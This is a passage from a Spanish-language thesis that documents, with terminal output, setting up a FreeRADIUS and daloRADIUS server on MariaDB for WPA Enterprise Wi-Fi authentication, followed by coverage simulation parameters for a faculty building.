fijado software-properties-common como instalado manualmente.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 3 no actualizados.
```

Figura 82

Instalación de claves para MariaDB

```
root@cristian:/home/cristian# apt-key adv --recv-keys --keyserver hkp://keyserver.ubuntu.com:80 0xF1656F24C74CD1D8
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.p6MfVUDYV/gpg.1.sh --recv-keys --keyserver hkp://keyserver.ubuntu.com:80 0xF1656F24C74CD1D8
gpg: clave F1656F24C74CD1D8: clave pública "MariaDB Signing Key <signing-key@mariadb.org>" importada
gpg: Cantidad total procesada: 1
gpg:          importadas: 1
```

Figura 83

Repositorio MariaDB

```
root@cristian:/home/cristian# add-apt-repository 'deb [arch=amd64] http://mirror.zol.co.zw/mariadb/repo/10.3/ubuntu bionic main'
Repositorio: «deb [arch=amd64] http://mirror.zol.co.zw/mariadb/repo/10.3/ubuntu bionic main»
Descripción:
Archive for codename: bionic components: main
Más información: http://mirror.zol.co.zw/mariadb/repo/10.3/ubuntu
Añadiendo repositorio.
Oprima [INTRO] para continuar o Ctrl+C para cancelar.
Adding deb entry to /etc/apt/sources.list.d/archive_uri-http_mirror_zol_co_zw_mariadb_repo_10_3_ubuntu-jammy.list
Adding disabled deb-src entry to /etc/apt/sources.list.d/archive_uri-http_mirror_zol_co_zw_mariadb_repo_10_3_ubuntu-jammy.list
Obj:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Obj:2 http://ec.archive.ubuntu.com/ubuntu jammy InRelease
Obj:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates InRelease
Obj:4 http://ec.archive.ubuntu.com/ubuntu jammy-backports InRelease
Des:5 http://mariadb.mirror.liquidtelecom.com/repo/10.3/ubuntu bionic InRelease [6.265 B]
Des:6 http://mariadb.mirror.liquidtelecom.com/repo/10.3/ubuntu bionic/main amd64 Packages [16,2 kB]
Descargados 22,4 kB en 4s (5.858 B/s)
Leyendo lista de paquetes... Hecho
W: http://mirror.zol.co.zw/mariadb/repo/10.3/ubuntu/dists/bionic/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details.
```

Figura 84

Instalación MariaDB

```
root@cristian:/home/cristian# apt -y install mariadb-server mariadb-client
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
galera-4 gawk libcgi-fast-perl libcgi-pm-perl libconfig-infiles-perl libdaxctl1 libdbd-mysql-perl libdbi-perl libfcgi-bin
libfcgi-perl libfcgi0ldbl libhtml-template-perl libmariadb3 libmysqlclient21 libndctl6 libpmem1 libsigsegv2 libsnappy1v5
libterm-readkey-perl liburing2 mariadb-client-10.6 mariadb-client-core-10.6 mariadb-common mariadb-server-10.6
mariadb-server-core-10.6 mysql-common socat
```

En la Figura 85 se realiza el ingreso a MariaDB con el comando “mysql -u root -p” donde las opciones u y p son para solicitar usuario y contraseña respectivamente, en la Figura

86 se puede observar la versión instalada esto es importante para el correcto funcionamiento del servidor Radius.

Figura 85

Ingreso a MariaDB

```
root@cristian:/home/cristian# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1-log Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Figura 86

Versión de la base de datos

```
MariaDB [(none)]> select version();
+-----+
| version() |
+-----+
| 10.6.12-MariaDB-0ubuntu0.22.04.1-log |
+-----+
1 row in set (0,000 sec)
```

Lo siguiente es crear la base de datos con el nombre de Radius, a continuación, se brinda todos los privilegios al usuario con su respectiva contraseña, seguido de “flush privileges” que vuelve a leer todas las tablas de privilegios como se observa en la Figura 87, por último en la Figura 88 se realiza la instalación del servidor freeradius con los complementos necesarios para su correcto funcionamiento.

Figura 87*Creación de la base de datos radius*

```

MariaDB [(none)]> CREATE DATABASE radius;
Query OK, 1 row affected (0,058 sec)

MariaDB [(none)]> GRANT ALL ON radius.* TO radius@localhost IDENTIFIED BY "radiuspassword";
Query OK, 0 rows affected (0,003 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,001 sec)

MariaDB [(none)]> quit
Bye

```

Figura 88*Instalación de freeradius*

```

root@cristian:/home/cristian# apt install freeradius freeradius-mysql freeradius-utils
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  freeradius-common freeradius-config freetds-common libct4 libfreeradius3
Paquetes sugeridos:
  freeradius-krb5 freeradius-ldap freeradius-postgresql freeradius-python3 snmp
Se instalarán los siguientes paquetes NUEVOS:
  freeradius freeradius-common freeradius-config freeradius-mysql freeradius-utils
  freetds-common libct4 libfreeradius3
0 actualizados, 8 nuevos se instalarán, 0 para eliminar y 3 no actualizados.

```

Ahora toca volcar todo el esquema de tablas para el freeradius que se crea una vez instalado el software con ayuda del archivo sql que se encuentra en el directorio de instalación de freeradius tal como se observa en la Figura 89.

Figura 89*Creación de tablas dentro de freeradius*

```

root@cristian:/home/cristian# mysql -u root -p radius < /etc/freeradius/3.0/mods-config/sql/main/
mysql/schema.sql
Enter password:

```

Ahora se verifica primero la base de datos creada con el nombre de radius ilustrado en la Figura 90 para luego poder observar las tablas creadas que contenía el archivo llamado sql con la sentencia “show tables” como se observa en la Figura 91, dentro de la tabla nas se pone los clientes del servidor radius es decir los routers que enviarán las autenticaciones al servidor.

Figura 90

Verificación de la base de datos creada

```
root@cristian:/home/cristian# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1-log Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema     |
| radius                  |
| sys                     |
+-----+
5 rows in set (0,000 sec)
```

Figura 91

Tablas creadas en la base de datos radius

```
MariaDB [(none)]> use radius;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [radius]> show tables;
+-----+
| Tables_in_radius        |
+-----+
| nas                     |
| radacct                 |
| radcheck                |
| radgroupcheck           |
| radgroupreply           |
| radpostauth             |
| radreply                |
| radusergroup            |
+-----+
8 rows in set (0,000 sec)
```

El siguiente paso es crear un enlace a un archivo o directorio de una manera más sencilla con el comando “ln -s” para el archivo sql como se observa en la Figura 92 sino no se realiza esto el servidor no funcionaría, ahora se debe ingresar al archivo sql y modificar las líneas de driver y dialect por mysql como se ilustra en la Figura 93, finalmente en la Figura 94 se debe descomentar las líneas de servidor, puerto, ingreso, contraseña y habilitar la línea de clientes.

Figura 92

Enlace de archivo sql

```
root@crístian:/home/crístian# ln -s /etc/freeradius/3.0/mods-available/sql /etc/freeradius/3.0/mods-enabled/
```

Figura 93

Configuración de líneas de configuración

```
driver = "rlm_sql_mysql"
dialect = "mysql"
```

Figura 94

Configuración de archivo sql

```
server = "localhost"
port = 3306
login = "radius"
password = "radiuspassword"

read_clients = yes
```

Lo siguiente es cambiar el grupo de usuarios del archivo sql que corresponde con el usuario y grupo de quien lo creó con el comando “chgrp”, además de indicar quien es el dueño y el grupo del archivo con el comando “chown” como se observa en la Figura 95 básicamente es cambiar el propietario a estos ficheros. Terminado esto se procede a reiniciar el servidor, verificando el estado del servidor freeradius para saber si el proceso se está

realizando de manera correcta debería encontrarse en estado activo como se observa en la Figura 96.

Figura 95

Permisos para archivo sql

```
root@cristian:/home/cristian# chgrp -h freerad /etc/freeradius/3.0/mods-available/sql
root@cristian:/home/cristian# chown -R freerad:freerad /etc/freeradius/3.0/mods-enabled/sql
```

Figura 96

Estado de servidor freeradius

```
root@cristian:/etc/freeradius/3.0/mods-enabled# service freeradius status
● freeradius.service - FreeRADIUS multi-protocol policy server
   Loaded: loaded (/lib/systemd/system/freeradius.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2023-09-20 10:17:39 -05; 28min ago
     Docs: man:radiusd(8)
           man:radiusd.conf(5)
           http://wiki.freeradius.org/
           http://networkradius.com/doc/
   Process: 18816 ExecStartPre=/usr/sbin/freeradius $FREERADIUS_OPTIONS -Cx -lstdout (code=exited, status=0/SUCCESS)
  Main PID: 18818 (freeradius)
    Status: "Processing requests"
     Tasks: 6 (Limit: 2262)
    Memory: 80.3M (Limit: 2.0G)
       CPU: 663ms
    CGroup: /system.slice/freeradius.service
           └─18818 /usr/sbin/freeradius -f

sep 20 10:17:39 cristian freeradius[18816]: Compiling Post-Auth-Type REJECT for attr Post-Auth-Type
sep 20 10:17:39 cristian freeradius[18816]: radiusd: ### Skipping IP addresses and Ports ###
sep 20 10:17:39 cristian freeradius[18816]: Configuration appears to be OK
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian freeradius[18818]: WARNING: MYSQL_OPT_RECONNECT is deprecated and will be removed in a future version.
sep 20 10:17:39 cristian systemd[1]: Started FreeRADIUS multi-protocol policy server.
```

Con el comando `wget` se obtiene el fichero comprimido donde se encuentra el archivo de instalación de `daloradius` del repositorio de GitHub como se ilustra en la Figura 97, para después realizar la descompresión del archivo con `unzip`, una vez dentro de la carpeta de `daloradius` se procede a realizar la creación de las tablas para que el `daloradius` funcione correctamente con `freeradius` como se observa en la Figura 98. Luego se debe mover el directorio de esta carpeta hacia el directorio `/var/www/html` que es donde tiene acceso el servidor `apache` para mostrar la página web, dado que `daloradius` se ejecuta sobre `apache` utilizando `php` para poder configurar los clientes de una manera más sencilla como lo es una forma gráfica además de los usuarios que tendrán acceso a la red Wi-Fi como se observa en la Figura 99.

Figura 97*Repositorio para daloradius*

```

root@cristian:/home/cristian/Descargas# wget https://github.com/lirantal/daloradius/archive/master.zip
--2023-09-20 10:58:43-- https://github.com/lirantal/daloradius/archive/master.zip
Resolviendo github.com (github.com)... 140.82.114.3
Conectando con github.com (github.com)[140.82.114.3]:443... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Ubicación: https://codeload.github.com/lirantal/daloradius/zip/refs/heads/master [siguiente]
--2023-09-20 10:58:43-- https://codeload.github.com/lirantal/daloradius/zip/refs/heads/master
Resolviendo codeload.github.com (codeload.github.com)... 140.82.114.10
Conectando con codeload.github.com (codeload.github.com)[140.82.114.10]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/zip]
Guardando como: 'master.zip'

master.zip [====>] 21,89M 8,84MB/s en 2,5s

2023-09-20 10:58:46 (8,84 MB/s) - 'master.zip' guardado [22955781]

root@cristian:/home/cristian/Descargas# unzip master.zip
Archive:  master.zip
a2cbc3685cf7f7856bba178d97adf221159cee10
  creating: daloradius-master/
  inflating: daloradius-master/.gitignore
  inflating: daloradius-master/.htaccess
  inflating: daloradius-master/.htpasswd
  inflating: daloradius-master/ChangeLog
  inflating: daloradius-master/Dockerfile
  inflating: daloradius-master/Dockerfile-freeradius
  inflating: daloradius-master/Dockerfile-standalone
  inflating: daloradius-master/FAQS
  inflating: daloradius-master/INSTALL
  inflating: daloradius-master/INSTALL.debian.md

```

Figura 98*Creación de tablas en daloradius*

```

root@cristian:/home/cristian/Descargas/daloradius# mysql -u root -p radius < contrib/db/fr2-mysql-
-daloradius-and-freeradius.sql
Enter password:
root@cristian:/home/cristian/Descargas/daloradius# mysql -u root -p radius < contrib/db/mysql-dal
oradius.sql
Enter password:

```

Figura 99*Enviar daloradius a otro directorio*

```

root@cristian:/home/cristian/Descargas/daloradius# cd ..
root@cristian:/home/cristian/Descargas# mv daloradius /var/www/html/

```

Ahora toca modificar los permisos de la carpeta daloradius con los comandos “chown” y “chmod” como se observa en la Figura 100, seguido de esto se debe configurar y modificar el archivo daloradius.conf.php específicamente en el apartado de usuario, contraseña y nombre de la base de datos, en este caso es necesario poner tal cual se ha ido

configurando cada uno de estos campos anteriormente para no tener fallas como en la Figura 101 se indica, se guarda el archivo y se procede al reinicio de los servicios tanto de apache como el de freeradius como se observa en la Figura 102.

Figura 100

Permisos

```
root@cristian:/home/cristian/Descargas# chown -R www-data:www-data /var/www/html/daloradius/
root@cristian:/home/cristian/Descargas# chmod 664 /var/www/html/daloradius/library/daloradius.conf.php
```

Figura 101

Configuración de archivo daloradius.conf.php

```
$configValues['DALORADIUS_VERSION'] = '1.1-2';
$configValues['DALORADIUS_DATE'] = '08 Aug 2019';
$configValues['FREERADIUS_VERSION'] = '2';
$configValues['CONFIG_DB_ENGINE'] = 'mysqli';
$configValues['CONFIG_DB_HOST'] = 'localhost';
$configValues['CONFIG_DB_PORT'] = '3306';
$configValues['CONFIG_DB_USER'] = 'radius';
$configValues['CONFIG_DB_PASS'] = 'radiuspassword';
$configValues['CONFIG_DB_NAME'] = 'radius';
```

Figura 102

Reinicio de servidor freeradius

```
root@cristian:/home/cristian/Descargas# nano /var/www/html/daloradius/library/daloradius.conf.php
root@cristian:/home/cristian/Descargas# systemctl restart freeradius.service apache2
```

En la

Figura 103 se habilita el servicio ufw que es un cortafuegos de fácil uso en el que se habilita los puertos 1812 y 1813 para el servicio de Radius, realizado esto ya se puede ir a un navegador web para iniciar la interfaz gráfica de daloradius mediante el uso de “localhost/daloradius” o “dirección-ip-del-servidor/daloradius” como se observa en la Figura 104.


Figura 103*Habilitar puertos en el sistema*

```


root@cristian:/var/www/html/daloradius# ufw enable
El cortafuegos está activo y habilitado en el arranque del sistema
root@cristian:/var/www/html/daloradius# ufw allow 1812
Regla añadida
Regla añadida (v6)
root@cristian:/var/www/html/daloradius# ufw allow 1813
Regla añadida
Regla añadida (v6)
root@cristian:/var/www/html/daloradius# ufw status
Estado: activo

Hasta          Acción          Desde
-----          -
1812           ALLOW           Anywhere
1813           ALLOW           Anywhere
1812 (v6)     ALLOW           Anywhere (v6)
1813 (v6)     ALLOW           Anywhere (v6)

```

Figura 104*Ingreso credenciales daloradius en Firefox*

Para poder ingresar se requiere el uso de un usuario y contraseña que por defecto son “administrator” y “radius” respectivamente, es necesario cambiar estas credenciales por buena práctica de seguridad, una vez realizado esto aparece la pantalla de inicio de daloradius como se ilustra en la Figura 105, en la Figura 106 ya se crea el usuario nas con la dirección ip, la contraseña del servidor.

Figura 105*Inicio daloRADIUS***Figura 106***Creación de NAS*

De igual manera se procede a la creación de los usuarios con su respectiva contraseña tal como se ilustra en la Figura 107, en este caso la contraseña debe ser en texto claro, con este usuario creado se realiza la prueba para ver si es posible conexión del usuario y sobre todo si tiene acceso a la red. Ahora en otra terminal se debe activar el modo de depuración

para freeradius con el comando “freeradius -X” para observar los logs de intento de conexión del cliente como se observa en la Figura 108, Figura 109 y Figura 110.

Figura 107

Creación de nuevos usuarios

Figura 108

Logs del cliente creado

```
(9) Received Access-Request Id 21 from 192.168.9.1:39919 to 192.168.9.199:1812 length 267
(9) User-Name = "Sebastian"
(9) Called-Station-Id = "B0-A7-B9-FC-C4-F2:Prueba.WPA3"
(9) NAS-Port-Type = Wireless-802.11
(9) Service-Type = Framed-User
(9) NAS-Port = 1
(9) Calling-Station-Id = "0A-B7-B3-01-CA-FA"
(9) Connect-Info = "CONNECT 54Mbps 802.11a"
(9) Acct-Session-Id = "EE7BCDC4CBECC295"
(9) Acct-Multi-Session-Id = "8EBDCDDBB0266F4B"
(9) WLAN-Pairwise-Cipher = 1027076
(9) WLAN-Group-Cipher = 1027074
(9) WLAN-AKM-Suite = 1027073
(9) Framed-MTU = 1400
(9) EAP-Message = 0x02c3002e190017030300230000000000000046d7292843456b43d11ad329a80baf66dd3ae45de933ffed2c09754
(9) State = 0xbd80d48cb543cd95ef21fe0e6cc2c76f
(9) Message-Authenticator = 0x7f956582daf277a2bf5561848a90dc6d
(9) Restoring &session-state
(9) &session-state:TLS-Session-Cipher-Suite = "ECDHE-RSA-AES128-GCM-SHA256"
(9) &session-state:TLS-Session-Version = "TLS 1.2"
(9) # Executing section authorize from file /etc/freeradius/3.0/sites-enabled/default
(9) authorize {
(9)   policy filter_username {
(9)     if (&User-Name) {
(9)       if (&User-Name) -> TRUE
(9)     }
(9)   }
(9) }
```

Figura 109

Logs del cliente

```
(9) suffix: No '0' in User-Name = "Sebastian", looking up realm NULL
(9) suffix: No such realm "NULL"
(9) [suffix] = noop
(9) eap: Peer sent EAP Response (code 2) ID 195 length 46
(9) eap: Continuing tunnel setup
(9) [eap] = ok
(9) ] # authorize = ok
(9) Found Auth-Type = eap
(9) # Executing group from file /etc/freeradius/3.0/sites-enabled/default
(9) authenticate {
(9) eap: Expiring EAP session with state 0xbd80d48cb543cd95
(9) eap: Finished EAP session with state 0xbd80d48cb543cd95
(9) eap: Previous EAP request found for state 0xbd80d48cb543cd95, released from the list
(9) eap: Peer sent packet with method EAP-PEAP (25)
(9) eap: Calling submodule eap_peap to process data
(9) eap_peap: continuing EAP-TLS
(9) eap_peap: [eaptls verify] = ok
(9) eap_peap: Done initial handshake
(9) eap_peap: [eaptls process] = ok
(9) eap_peap: Session established. Decoding tunneled attributes
(9) eap_peap: PEAP state send tlv success
(9) eap_peap: Received EAP-TLV response
(9) eap_peap: Success
(9) eap: Sending EAP Success (code 3) ID 195 length 4
(9) eap: Freeing handler
(9) [eap] = ok
(9) ] # authenticate = ok
(9) # Executing section post-auth from file /etc/freeradius/3.0/sites-enabled/default
(9) post-auth {
(9)   if ($session-state:User-Name && $reply:User-Name && $request:User-Name && ($reply:User-Name == $request:User-Name)) {
(9)     if ($session-state:User-Name && $reply:User-Name && ($reply:User-Name == $request:User-Name)) -> FALSE
(9)     update {
(9)       &reply::TLS-Session-Cipher-Suite += $session-state:TLS-Session-Cipher-Suite[*] -> 'ECDHE-RSA-AES128-GCM-SHA256'
(9)       &reply::TLS-Session-Version += $session-state:TLS-Session-Version[*] -> 'TLS 1.2'
(9)     } # update = noop
(9)     sql: EXPAND .query
(9)     sql: --> .query
(9)     sql: Using query template 'query'
rlm_sql (sql): Released connection (2)
(9) sql: EXPAND ${User-Name}
(9) sql: --> Sebastian
(9) sql: SQL-User-Name set to 'Sebastian'
(9) sql: EXPAND INSERT INTO radpostauth (username, pass, reply, authdate) VALUES ( '${SQL-User-Name}', '${User-Password}:-${Chap-Password}', '${reply:Packet-Type}', 'KS')
(9) sql: --> INSERT INTO radpostauth (username, pass, reply, authdate) VALUES ( 'Sebastian', '', 'Access-Accept', '2023-09-21 13:59:17')
(9) sql: EXPAND /var/log/freeradius/sqllog.sql
(9) sql: --> /var/log/freeradius/sqllog.sql
(9) sql: Executing query: INSERT INTO radpostauth (username, pass, reply, authdate) VALUES ( 'Sebastian', '', 'Access-Accept', '2023-09-21 13:59:17')
(9) sql: SQL query returned: success
(9) sql: 1 record(s) updated
```

Figura 110

Logs del cliente

```
rlm_sql (sql): Released connection (2)
(9) [sql] = ok
(9) [exec] = noop
(9) policy remove_reply_message_if_eap {
(9)   if (&reply:EAP-Message && &reply:Reply-Message) {
(9)     if (&reply:EAP-Message && &reply:Reply-Message) -> FALSE
(9)     else {
(9)       [noop] = noop
(9)     } # else = noop
(9)   } # policy remove_reply_message_if_eap = noop
(9) } # post-auth = ok
(9) Sent Access-Accept Id 21 from 192.168.9.199:1812 to 192.168.9.1:39919 length 0
(9) MS-MPPE-Recv-Key = 0xd4b39c6ba72c935e62315703cd42cfcc8b5fa591b23ae4fec762c0efac9118ba
(9) MS-MPPE-Send-Key = 0x3bdd8ddd38af218dc6f0dac2a27dab755ba363f42d21ffdb3b96cc44aa52d9e3
(9) EAP-Message = 0x03c30004
(9) Message-Authenticator = 0x00000000000000000000000000000000
(9) User-Name = "Sebastian"
(9) Finished request
```

Toca configurar el tipo de seguridad que debe ser WPA/WPA2/WPA3 Enterprise, con la dirección IP del servidor, el puerto de comunicación 1812, la contraseña que debe ser igual a las configuraciones anteriores como se observa en la Figura 111 y en la Figura 112 se tiene la conexión del cliente inalámbrico con sus respectivas configuraciones demostrando que la configuración se realizó de manera correcta, teniendo el servidor Radius en uso activo.

Figura 111

Configuración del AP para servidor Radius

5GHz: Habilitar Compartir red

Nombre de red (SSID): Ocultar SSID

Seguridad:

Servidor RADIUS IP:

Puerto RADIUS:

Contraseña RADIUS:

Potencia de Transmisión:


Ancho de Canal:

Canal:

Modo:

Figura 112

Cliente conectado



3.4.6. *Parámetros para la Simulación de la Red Inalámbrica*

Gracias a la simulación realizada en el software Acrylic Wi-Fi Heatmap que permite insertar características de un AP con la frecuencia deseada, con el ancho de canal, el canal de trabajo, además permite simular la atenuación que se puede tener de los distintos materiales utilizados en la construcción de la facultad y con esto se puede comprobar la cantidad de puntos de acceso que son necesarios en cada piso de la facultad con un área de cobertura óptima, de igual manera el software packet tracer de CISCO permitió simular la red inalámbrica con un pool de direcciones con sus respectivas VLANs y con un servidor RADIUS configurado para el acceso a los clientes inalámbricos, los parámetros que fueron tomados en cuenta para la simulación de la red inalámbrica son descritos en la Tabla 17.

Tabla 17

Parámetros de simulación

Parámetros	Características
Estándar	802.11ac
Área de cobertura	37.90 x 17.40 [m]
Nodos	2 por piso
Tecnología RF	OFDM y MU-MIMO
Espectro de frecuencia	5GHz
Codificación	Baker 11 y CCK
Modulación	BPSK, QPSK, 16-QAM, 64-QAM, 256-QAM
Tasa de transmisión	200 - 1300 [Mbps]
Ancho de canal	40, 80 y 160 [MHz]
Canales	Ch146+Ch161

Seguridad	Soportar WPA2, WPA3, AES
Autenticación	IEEE 802.1X/RADIUS

3.4.7. Resultados de la Simulación


En esta fase se presenta los resultados obtenidos de la simulación de la red inalámbrica, de la cual se pudo obtener información importante para determinar el número de nodos necesarios por planta para cubrir la cobertura total de la facultad, así como el lugar de colocación de los AP's y a que distancia se deben colocar cada uno de ellos, de igual manera se puede brindar ciertas contramedidas para vulnerabilidades asociadas al protocolo de autenticación WPA2.

En la actualidad se promedia que 600 personas entre docentes, alumnos y empleados de la institución se pasean por ese piso. En la Figura 113 se puede observar la potencia de la señal representada en colores para demostrar la potencia que llega a cada parte de la facultad. En la Figura 114 se puede observar el mapa de cobertura de la segunda planta de la facultad de ingeniería siendo necesaria la cantidad de dos AP's para proveer la cobertura total en todo el piso coincidiendo con los cálculos realizados con anterioridad, cada piso tiene una longitud de 37.90 [m] y de ancho 17.40 [m], por lo que la distancia entre cada AP debe ser de 18.55 [m] aproximadamente para la cobertura total, esta planta contiene una oficina de jefe de laboratorio, 4 laboratorios correspondientes a informática, un área de soporte y mantenimiento, un hall, un laboratorio de fibra óptica y las baterías sanitarias H-M.

